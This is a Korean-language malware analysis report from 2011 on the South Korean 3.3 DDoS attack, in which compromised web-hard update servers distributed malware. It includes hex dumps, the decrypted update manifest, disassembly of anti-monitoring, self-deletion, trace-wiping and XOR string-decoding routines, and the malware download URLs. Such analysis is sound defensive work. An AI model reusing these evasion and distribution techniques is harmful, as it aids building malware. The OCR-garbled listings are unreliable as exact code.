

3.3 DDoS Report

- In South Korea -

March 5, 2011

Infra Team / HAURI

Sang-Keun Jang

(E-mail : maxoverpro@paran.com)

1. Summary

2011.03.03 DDoS 사건은 한국 시간으로 2011년 3월 2일 국내 웹 하드 업체인 sharebox를 시작으로 3일에는 bobofile, filecity, superdown 순으로 웹 하드업체를 해킹하여 해당 업체들의 웹 하드 모듈 업데이트를 이용하여 악성코드 배포가 빠르게 확산되기 시작되기 시작했다. 감염이 된 이후에는 악성코드들이 특정 서버들에 접속을 시도하고 지령을 받을 서버에 암호화 통신으로 접속하여 지령을 받게 구성되어 있고, 각각의 악성코드 파일 마다 기능들이 분담되어 있다. 그리고 전체적인 구성에서 본다면 스케줄 되어진 기간 동안 특정 보안 업체 사이트 접속 방해, 특정 사이트를 대상으로 한 DDoS Attack 과 감염 된 시스템의 데이터 파괴 등의 기능을 포함하고 있다.





Figure 1. TimeLine (PE)



Figure 2. C&C Server Map. (2011. 03. 04 16:30 GMT+9)

2. Attack Process



Sharebox 웹 하드 업데이트 프로그램(Sharebox.exe) 을 통해 POST 방식으로 ShareboxC.dat 를 요청하여, ShareboxC.dat 파일 내부에 있는 업데이트 파일 SBUUpdate.exe(악성코드)를 다운로드 후 실행되어 또 다른 악성코드 구성 파일(Host.dll, ntc63.dll 등)을 경유지 서버들로부터 다운로드 받게 된다.

다운로드 받아진 구성 파일들은 [Random]svc.dll 파일 형태로 각 기능별(파일 생성, 서비스 등록, hosts 파일 변조, DDoS Attack, 부트 영역, 데이터 파일 파괴 등)로 구분되어 스케줄에 따라 활동하게 구성되어 있다.

3. Analysis

악성코드에 대한 분석은 파일의 타임 라인에 따라 분석을 한다.

3.1 shareboxc.exe / 2010-04-13 12:48 UTC


(747,632 Byte , MD5 : 0xDF67F334DE8EFFCC64DB369D67C6CF6B)

- sharebox 에서 사용하는 업데이트 프로그램.
- Mutex 를 사용하여 중복 실행 방지.
- MAC 주소 유출.

("mode=b&main_program=ShareBoxC&installer=ShareBox&mac=00 00 00 00 00 00")

- 레지스트리 Run 에 등록하여 자동 실행 등록.
- <http://sub.sharebox.co.kr/ShareBoxC.dat> (업데이트 명세서) 확인.

ShareBoxC.dat 가 악성코드를 유포 할 수 있도록 변조 됨.



3.2 shareboxC.dat

(747,632 Byte , MD5 : 0xDF67F334DE8EFFCC64DB369D67C6CF6B)

shareboxc.exe 에 포함된 복호화 부분을 통해 취득한 디코딩된 ShareBoxC.dat
 복호화 된 ShareBoxC.dat 는 XML 파일 형태의 업데이트 명세서이며,
 URL 요소 부분에 악성코드인 Sbsubdate.exe 적혀 있다.

```
00000000h: 11 F8 E5 0C D9 63 2D B0 14 CF A4 E3 B0 74 1C 65 2E 4E 67 27 05 3E 7C
00000100h: C6 B0 07 68 ED 9B D4 BE 6E BC E5 BF 05 9D C1 57 5E 5E 5E 5E
00000200h: 58 A7 C1 0F 9B A9 BE 12 E4 1A DA BF F0 D6 76 29 78 5B 70 20 9D
00000300h: 8E 12 C5 9F F0 8B AC 5A C1 19 C0 43 CE 72 B5 FA 74 70 20 9D
00000400h: CD AA 18 B2 E1 63 0F 12 F4 4F 0B 2B CD 3A 14 EB 74 70 20 9D
00000500h: 65 57 E9 09 CE C0 8C 9B 41 C9 7E E5 A2 36 D6 35 49 78 5B 70 20
00000600h: 62 51 05 12 32 C2 13 D0 A2 68 F1 48 F2 B1 09 2E B0 2E 4E 67 27
00000700h: 28 2F AB 18 E8 12 AE F0 E5 4C CF DA 25 7D CF AD 17 70 20 9D
00000800h: A9 5B 9B AB DC 6A C2 56 F7 63 82 89 C4 E9 76 E8 74 70 20 9D
00000900h: F5 09 FC 5C 24 F0 79 70 38 A9 9B C4 CA 87 29 00 74 70 20 9D
00000a00h: 9D 2B 3D AD 69 72 3A 75 B6 F3 A4 75 AF E6 8B 38 70 20 9D
00000b00h: 53 74 70 53 50 92 87 A2 E6 63 84 15 DC 45 30 50 50 50 50 50
00000c00h: 60 C3 5F 9A 8B 3B 8C 4D CD 19 15 4C A0 D0 A2 74 70 20 9D
00000d00h: AF 3F 4D F9 6E 79 48 D9 6D 31 DE BF D5 54 3B E5 78 78 78 78
00000e00h: 69 09 33 57 59 CA 8D 87 C4 71 8D 8C 5D 6E 9F C7 43 70 20 9D
00000f00h: 8D 7F A5 82 35 BA 9E A7 DA F7 F2 4B 92 04 E3 D5 74 70 20 9D
00001000h: 89 F2 8C 36 33 1B D0 51 B8 57 14 25 2D E0 8E C0 74 70 20 9D
00001100h: 89 F2 8C 36 33 1B D0 51 AD 8C F7 AB FF 59 A5 01 74 70 20 9D
00001200h: D4 40 68 62 31 E4 86 00 F5 32 44 2D 0F 59 33 9A 74 70 20 9D
00001300h: CB E1 FA 62 D6 15 24 E8 39 CE 28 90 02 0C 5B F1 74 70 20 9D
00001400h: 72 39 05 90 7B 2B 8A 57 DA 47 40 E0 67 E5 7D 85 74 70 20 9D
00001500h: 1E D6 F3 8A 4F 54 8B D1 B4 E4 D4 9A 41 A7 74 22 74 70 20 9D
00001600h: 7F AA 42 43 C4 E5 1A 06 66 29 5F B2 84 46 1E 23 74 70 20 9D
00001700h: 7F AA 42 43 C4 E5 1A 06 1B 21 B1 8C 8D 13 00 DC 74 70 20 9D
00001800h: 89 8C F3 43 D2 33 2B 19 40 AD 5A AE OC F1 44 74 70 20 9D
00001900h: B1 77 92 11 09 F8 D6 AC D0 47 7D 32 3A 2A B8 2C 74 70 20 9D
00001a00h: F7 58 52 33 01 8A 4C D5 F5 4D AC D0 55 EB 03 E7 74 70 20 9D
00001b00h: 1B 62 82 29 6C D0 17 3A 5A FA C7 3D 42 F6 74 74 70 20 9D
00001c00h: 9D 15 54 3D C0 C1 4D 71 9A 1D 71 8D 22 3D DC 74 70 20 9D
00001d00h: F5 AA 84 7C D1 4D 04 50 8B 3F BA 58 8C E7 54 3D 74 70 20 9D
00001e00h: DA F7 7F 48 92 04 E3 D5 86 07 8B 48 EC A7 45 C3 74 70 20 9D
00001f00h: 78 52 A7 34 36 85 89 BE B6 07 8B 48 EC A7 45 C3 74 70 20 9D
00002000h: 7C 2A 1B AF 5D 12 F9 54 EE 93 9F 92 3A 5F D4 03 74 70 20 9D
00002100h: 11 FA 1B F9 04 3D 65 69 EE 93 9F 92 3A 5F D4 03 74 70 20 9D
00002200h: 49 18 57 32 8F AE 2B 02 B8 5F 31 59 7F 33 18 D1 74 70 20 9D
00002300h: A6 A6 6C EE E5 CB A9 49 D4 7A 05 C4 7C 65 B1 85 74 70 20 9D
00002400h: A6 A6 6C EE E5 CB A9 49 99 8F 46 6C EE A4 89 75 74 70 20 9D
00002500h: 03 93 E8 5A 8A CF FC 8B 05 48 F9 94 15 6A CD B9 74 70 20 9D
00002600h: 03 93 E8 5A 8A CF FC 8B 05 14 84 EC 95 9C 9D 2B 74 70 20 9D
00002700h: 14 D2 D0 48 AF B1 D9 D9 4D E8 16 CA 0B D9 D4 E8 74 70 20 9D
00002800h: 33 EB 5A C2 AB 14 81 BA F1 92 74 4D 2D F3 5F 4E 74 70 20 9D
```

암호화된 ShareBoxC.dat

```
00B47978 68 00 BE 00 F8 07 18 00 . .??+
00B47980 44 7F 47 00 D4 82 00 00 D&G?..
00B47988 04 02 00 00 01 00 00 00 ?.0...
00B47990 30 3F 78 60 6C 20 76 65 <?xml ve
00B47998 72 73 69 6F 6E 3D 22 31 rsion="1
00B479A0 2E 30 22 20 65 6E 63 6F .0" enco
00B479A8 64 69 6E 67 3D 22 45 55 ding="EU
00B479B0 43 2D 4B 52 22 3F 3E 00 C-<R**>
00B479B8 0A 3C 54 47 53 4D 45 44 .<TGSME
00B479C0 49 41 3E 00 0A 89 3C 55 IA>...<U
00B479C8 50 44 41 54 45 52 3E 00 PDATER).
00B479D0 0A 09 09 3C 4E 41 4D 45 ...<NAME
00B479D8 3E 53 68 61 72 65 42 6F >ShareBo
00B479E0 78 43 3C 2F 4E 41 4D 45 xC</NAME
00B479E8 3E 0D 0A 09 09 3C 56 45 >...<UE
00B479F0 52 53 49 4F 4E 3E 31 3C RSION>1<
00B479F8 2F 56 45 52 53 49 4F 4E <VERSION
00B47A00 3E 0D 0A 09 09 3C 55 52 >...<CUR
00B47A08 4C 3E 68 74 74 70 3A 2F L>http:/
00B47A10 2F 73 75 62 2E 73 68 61 /sub.sha
00B47A18 72 65 62 6F 78 2E 63 6F rebox.co
00B47A20 2E 68 72 2F 53 42 55 70 .kr/<Sub
00B47A28 64 61 74 65 2E 65 78 65 date.exe
00B47A30 3C 2F 55 52 4C 3E 0D 0A </URL>..
00B47A38 09 09 3C 54 59 50 45 3E <TYPE>
00B47A40 32 3C 2F 54 59 50 45 3E 2</TYPE>
00B47A48 0D 0A 09 09 3C 49 4E 53 ...<INS
00B47A50 54 41 4C 4C 5F 5D 41 54 TALL_PAT
00B47A58 4B 3E 43 3A 5C 50 72 6F H)<C:Pro
00B47A60 67 72 61 6D 2B 46 69 6C gram Fil
00B47A68 65 73 5C 53 68 61 72 65 es>Share
```

암호 해제 후 ShareBoxC.dat (XML 파일)



3.3 SBUupdate.exe / 2011-03-02 14:29:07 UTC

(10,240 Byte , MD5 : 0xA411B944AF23D28D636A0312B5B705DE)

- Sharebox 에서 전파되는 악성코드.
- 특정 모니터링을 프로그램이 작동 중인지 FindWindowA() 라는 함수를 통해 확인.

7C947EFA	8D3401	LEA ESI,DMWORD PTR DS:[ECX+ERX]	
7C947EFD	8B45 14	MOV ERX,DMWORD PTR SS:[EBP+14]	
7C947F00	D1FE	SAR SS,1	
7C947F02	8B04B0	MOV ERX,DMWORD PTR DS:[ERX+ESI*4]	
7C947F05	0345 10	ADD ERX,DMWORD PTR SS:[EBP+10]	kerne!32.7C800000
7C947F08	8A1F	MOV BL,BYTE PTR DS:[EDI]	
7C947F0A	8A03	MOV DL,BL	
7C947F0C	3018	CMP BL,BYTE PTR DS:[ERX]	
7C947F0E	75 40	JNZ SHORT ntdll.7C947F50	
7C947F10	84D2	TEST DL,DL	
7C947F12	74 12	JE SHORT ntdll.7C947F26	
7C947F14	8A5F 01	MOV BL,BYTE PTR DS:[EDI+1]	
7C947F17	8A03	MOV DL,BL	
7C947F19	3A58 01	CMP BL,BYTE PTR DS:[ERX+1]	
7C947F1C	75 32	JNZ SHORT ntdll.7C947F50	
7C947F1E	47	INC EDI	
7C947F1F	47	INC EDI	
7C947F20	40	INC ERX	
7C947F21	40	INC ERX	
7C947F22	84D2	TEST DL,DL	
7C947F24	75 E2	JNZ SHORT ntdll.7C947F08	
7C947F26	33C0	XOR ERX,ERX	
7C947F28	85C0	TEST ERX,ERX	
7C947F2A	7C 2B	JL SHORT ntdll.7C947F57	
7C947F2C	7E 0B	JLE SHORT ntdll.7C947F59	
7C947F2E	8D46 01	LEA ERX,DMWORD PTR DS:[ESI+1]	
7C947F31	8945 FC	MOV DMWORD PTR SS:[EBP-4],ERX	
7C947F34	3B4D FC	CMP ECX,DMWORD PTR SS:[EBP-4]	
7C947F37	7D BB	JGE SHORT ntdll.7C947F4	
7C947F39	8B4D FC	CMP ECX,DMWORD PTR SS:[EBP-4]	
7C947F3C	5F	POP EDI	
7C947F3D	5B	POP EBX	
7C947F3E	0F8C D5580000	JL ntdll.7C94D819	
7C947F44	8B45 18	MOV ERX,DMWORD PTR SS:[EBP+18]	
7C947F47	66:8B0470	MOV AX,WORD PTR DS:[ERX+ESI*2]	
7C947F48	5E	POP ESI	
7C947F4C	C9	LEAVE	
7C947F4D	C2 1400	RETN 14	
7C947F50	1B09	SBB ERX,ERX	
7C947F52	8308 FF	SBB ERX,-1	
7C947F55	EB D1	JMP SHORT ntdll.7C947F28	
7C947F57	8D4E FF	LEA ECX,DMWORD PTR DS:[ESI-1]	
7C947F5A	EB D8	JMP SHORT ntdll.7C947F34	
7C947F5C	8B7D 1C	MOV EDI,DMWORD PTR SS:[EBP+1C]	
7C947F5F	03F7	ADD ESI,EDI	
7C947F61	3BCE	CMP ECX,ESI	
7C947F63	0F83 31FDFFFF	JNB ntdll.7C947C9A	
7C947F69	8B09	MOV EBX,ECX	
7C947F6B	6A 2E	PUSH 2E	
7C947F6D	53	PUSH EBX	
7C947F6E	895D F8	MOV DMWORD PTR SS:[EBP-8],EBX	
7C947F71	E9 7768FFFF	CALL ntdll.strchr	
7C947F76	2BC3	SUB ERX,EBX	
7C947F78	66:83F8 05	CMP AX,5	
7C947F7C	59	POP ECX	
7C947F7D	59	POP ECX	
7C947F7E	8B4D F8	MOV ECX,DMWORD PTR SS:[EBP-8]	
7C947F81	66:8945 F4	MOV WORD PTR SS:[EBP-C],AX	
7C947F85	66:8945 F6	MOV WORD PTR SS:[EBP-A],AX	
7C947F89	0F85 7BD30100	JNZ ntdll.7C96530A	
7C947F8F	8A11	MOV DL,BYTE PTR DS:[ECX]	
7C947F91	80FA 6E	CMP DL,6E	
8B40150F	80	RET	
8B40150E	81 7C444000	MOV ERX,DMWORD PTR DS:[40447C]	
8B401505	85C0	TEST ERX,ERX	
8B401507	75 01	JNZ SHORT R411B944.0040150A	
8B401509	C3	RETN 0	
8B40150A	6A 00	PUSH 0	
8B40150C	68 3A424000	PUSH R411B944.0040423A	ASCII "PROCHML_WINDOW_CLASS"
8B401511	FFD0	CALL ERX	
8B401513	85C0	TEST ERX,ERX	
8B401517	75 11	JNZ SHORT R411B944.00401528	
8B401518	50	PUSH ERX	
8B401519	68 4F424000	PUSH R411B944.0040424F	ASCII "19467-41"
8B40151D	FF15 7C444000	CALL DMWORD PTR DS:[40447C]	
8B401523	85C0	TEST ERX,ERX	
8B401525	75 01	JNZ SHORT R411B944.00401528	
8B401527	C3	RETN	
8B401528	80 01000000	MOV ERX,1	
8B401529	C3	RETN	

- 자기 자신을 삭제 하기 위한 Batch 파일을 만들고, 만들어진 Batch 파일도 삭제.

00401102	. 6A 01	PUSH 1	
00401104	. 80424 800000	LEA EAX, DWORD PTR SS:[ESP+80]	
00401106	. 68 00000040	PUSH 40000000	
00401108	. F3:R4	REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:	
00401112	. 50	PUSH EAX	
00401113	. FF15 30444000	CALL DWORD PTR DS:[404438]	kernel32.CreateFileA
00401119	. 8BF0	MOV ESI, EAX	
0040111B	. 5D	POP ESP	
0040111C	. 83FE FF	CMPEB ESP, -1	
0040111F	. <0F04 96000000	JE R411B944.004011BB	
00401125	. 8D4C24 68	LEA ECX, DWORD PTR SS:[ESP+68]	
00401129	. 8D9424 6C0100	LEA EDI, DWORD PTR SS:[ESP+16C]	
00401130	. 51	PUSH ECX	
00401131	. 8D8424 700100	LEA EAX, DWORD PTR SS:[ESP+170]	
00401136	. 52	PUSH EDI	
00401139	. 50	PUSH EAX	
0040113A	. 80C24 7C0200	LEA ECX, DWORD PTR SS:[ESP+27C]	
00401141	. 68 8C424000	PUSH R411B944.0040428C	
00401146	. 51	PUSH ECX	
00401147	. FF15 60304000	CALL DWORD PTR DS[<<MSUCRT.printf>]	format = "Echo off />R /del /a ""%s"/>if exist "%s" goto R /del /a ""%s"/>" %s printf
0040114D	. 80C24 840200	LEA EDI, DWORD PTR SS:[ESP+284]	
00401154	. 83C9 FF	OR ECX, FFFFFFFF	
00401157	. 33C0	XOR EAX, EAX	
00401159	. 83C4 14	ADD ESP, 14	
0040115C	. F2:RE	REPNE SCAS BYTE PTR ES:[EDI]	
0040115E	. F7D1	NOT ECX	
00401160	. 8D5424 20	LEA EDI, DWORD PTR SS:[ESP+20]	
00401164	. 53	PUSH EBX	
00401165	. 49	DEC ECX	
00401166	. 52	PUSH EDI	
00401167	. 8D8424 780200	LEA EAX, DWORD PTR SS:[ESP+278]	
0040116E	. 51	PUSH ECX	
0040116F	. 50	PUSH EAX	
00401170	. 56	PUSH ESI	
00401171	. FF15 3C444000	CALL DWORD PTR DS:[40443C]	kernel32.WriteFile
00401177	. 56	PUSH ESI	
00401178	. FF15 44444000	CALL DWORD PTR DS:[404444]	kernel32.CloseHandle
0040117E	. B9 10000000	MOV ECX, 10	
00401182	. 33C0	XOR EAX, EAX	
00401185	. 8D7C24 28	LEA EDI, DWORD PTR SS:[ESP+28]	
00401189	. 895C24 24	MOV DWORD PTR SS:[ESP+24], EBX	
0040118D	. F3:HB	REP STOS DWORD PTR ES:[EDI]	
0040118F	. 8D4C24 0C	LEA ECX, DWORD PTR SS:[ESP+4C]	
00401193	. 8D5424 24	LEA EDI, DWORD PTR SS:[ESP+24]	
00401197	. 51	PUSH ECX	
00401198	. 52	PUSH EDI	
00401199	. 53	PUSH EBX	
0040119A	. 53	PUSH EBX	
0040119B	. 53	PUSH EBX	
0040119C	. 53	PUSH EBX	
0040119D	. 53	PUSH EBX	
0040119E	. 8D8424 840000	LEA EAX, DWORD PTR SS:[ESP+84]	
004011A5	. 53	PUSH EBX	
004011A6	. 50	PUSH EAX	
004011A7	. 53	PUSH EBX	
004011A8	. 74424 78 010	MOV DWORD PTR SS:[ESP+78], 1	
004011B0	. 66:895C24 7C	MOV WORD PTR SS:[ESP+7C], EBX	
004011B5	. FF15 00304000	CALL DWORD PTR DS[<<KERNEL32.CreateProcessA	CreateProcessA
004011B6	. 5F	POP EDI	
004011BC	. 5E	POP ESI	
004011BD	. 5E	POP ESI	
004011BE	. 81C4 64060000	ADD ESP, 664	
004011C4	. C3	RETN	

- <http://sub.sharebox.co.kr/SBUpdate.exe> 를 다운로드 받은 후 URL-Cache 있는 SBUpdate.exe 악성코드 URL 주소를 삭제. (추적 방해)

00401530	. \$ R1 80444000	MOV EAX, DWORD PTR DS:[404480]	
00401535	. 33C0	TEST EAX, EAX	
00401537	. 74 07	JE SHORT R411B944.00401540	
00401539	. 68 79424000	PUSH R411B944.00404279	ASCII "http://sub.sharebox.co.kr/SBUpdate.exe"
0040153E	. FFD0	CALL EAX	
00401540	. C3	RETN	

- 암호화 해놓은 주요 사용 함수들을 디코딩 한 후 로드 함.

004011D1	. 33C9	XOR ECX, ECX	
004011D3	. > 8BC1	MOV EAX, ECX	
004011D5	. 33D2	XOR EDX, EDX	
004011D7	. BE 05000000	MOV ESI, 5	
004011DC	. F7F6	DIV ESI	
004011DE	. 8A82 70304000	MOV AL, BYTE PTR DS:[EDX+403070]	
004011E4	. 8A91 4C404000	MOV DL, BYTE PTR DS:[ECX+40404C]	
004011EA	. 32D0	XOR DL, AL	
004011EC	. 8891 4C404000	MOV BYTE PTR DS:[ECX+40404C], DL	
004011F2	. 41	INC ECX	
004011F3	. 81F9 6F020000	CMPEB ECX, 26F	
004011F9	. ^72 D8	JB SHORT R411B944.004011D3	
004011FE	. 68 06414000	PUSH R411B944.00404106	pModule = "kernel32.dll"

**3.4 superdown_setup.exe , filecity.exe / 2011-03-03 20:45:58 UTC
(20,480 Byte , MD5 : 0xDE905320DA5D260F7BB880D1F7AF8CEC)**

3.3에서의 SBUpdate.exe 와 기능이 거의 같으며 또 다른 악성코드들을 다운로드 받도록 되어 있다.

<http://sub.sharebox.co.kr/SBUpdate.exe>

http://webfile.bobofile.co.kr/app/bobofile/setup/setup_bobofile.exe

http://webfile.filecity.co.kr/app/filecity/setup/setup_filecity.exe

위의 bobofile 과 filecity 업체는 같은 웹 하드 솔루션을 사용하다 유사한 형태의 공격을 받아 악성코드를 배포한 것으로 추측된다.

3.5 host.dll / 2011-03-02 17:47:19 UTC

(20,480 Byte , MD5 : 0xDE905320DA5D260F7BB880D1F7AF8CEC)

- File Drop .

faultrep.dat // Bot Config

```
.text:10002214 loc_10002214: ; CODE XREF: sub_10002140+AB1j
.text:10002214 push offset aFaultrep_dat ; "faultrep.dat"
.text:10002219 push offset Buffer
.text:1000221E lea edx, [esp+2AD4h+NumberOfBytesWritten]
.text:10002225 push offset Format ; "%s\n%s"
.text:1000222A push edx ; Dest
.text:1000222B call ebx ; sprintf
.text:1000222D lea eax, [esp+2ADCh+Buffer]
.text:10002231 push 70h ; nNumberOfBytesToWrite
.text:10002233 lea ecx, [esp+2AE0h+NumberOfBytesWritten]
.text:1000223A push eax ; lpBuffer
.text:1000223B push ecx ; NumberOfBytesWritten

00000000h: 01 00 00 00 00 00 00 00 13 77 42 64 9A 77 3A ; .....wBd
00000010h: 36 00 00 00 00 00 00 00 30 8B 3B C1 7E C0 E3 40 ; 6.....0??갓
00000020h: D0 47 93 F2 BB 01 00 00 D4 3E 64 D3 BB 01 00 00 ; ?갓?...d갓...
00000030h: 3B 7D E0 2B BB 01 00 00 78 97 76 0A BB 01 00 00 ; ;??...x갓?...
00000040h: CB C4 FC F4 BB 01 00 00 D2 91 A3 E4 35 00 00 00 ; 갓갓?...d s...
00000050h: 93 AF 81 D8 BB 01 00 00 3B 78 B3 0B BB 01 00 00 ; 갓갓?...x??..
00000060h: D4 66 05 2A BB 01 00 00 3F A3 DD 47 BB 01 00 00 ; ?.*?...] G?..
```

tlntwye.dat // DDoS Config

```
.text:100022E8 loc_100022E8: ; CODE XREF: sub_10002140+1851j
.text:100022E8 push offset aTlntwye_dat ; "tlntwye.dat"
.text:100022ED push offset Buffer
.text:100022F2 lea ecx, [esp+2AD4h+NumberOfBytesWritten]
.text:100022F9 push offset Format ; "%s\n%s"
.text:100022FE push ecx ; Dest
.text:100022FF call ebx ; sprintf

00000000h: AB AA AA AA CC D3 E3 40 ; ㅂㅇㅇㅇ갓
```

tljqgv.dat // DDoS Attack List (공격 대상 리스트 파일 내용이 다를 수도 있음)

```
.text:10002318 lea eax, [esp+2ACCh+NumberOfBytesWritten]
.text:1000231F push offset aTljqgv_dat ; "tljqgv.dat"
.text:10002324 push offset Buffer
.text:10002329 push offset Format ; "%s\n%s"
.text:1000232E push eax ; Dest
.text:1000232F call ebx ; sprintf

00000000h: 0D 27 00 00 29 00 00 00 DF 48 DB 20 FB E4 C9 10 ; !..)...??갓?
00000010h: 61 01 AA 6D 8B 34 67 18 3A 41 F4 OF DO DF 89 84 ; a.갓?g.:A?갓
00000020h: 9D 3E B8 DE C6 3D 15 A4 E8 94 07 1F D3 8C 40 A1 ; ?메?...갓?갓?
00000030h: 88 C2 80 B9 E3 F7 4F 1A 3A 41 F4 OF DO DF 89 84 ; 갓ㅇ갓?...A?갓
00000040h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
00000050h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
00000060h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
00000070h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
00000080h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
00000090h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
000000a0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
000000b0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
000000c0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
000000d0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
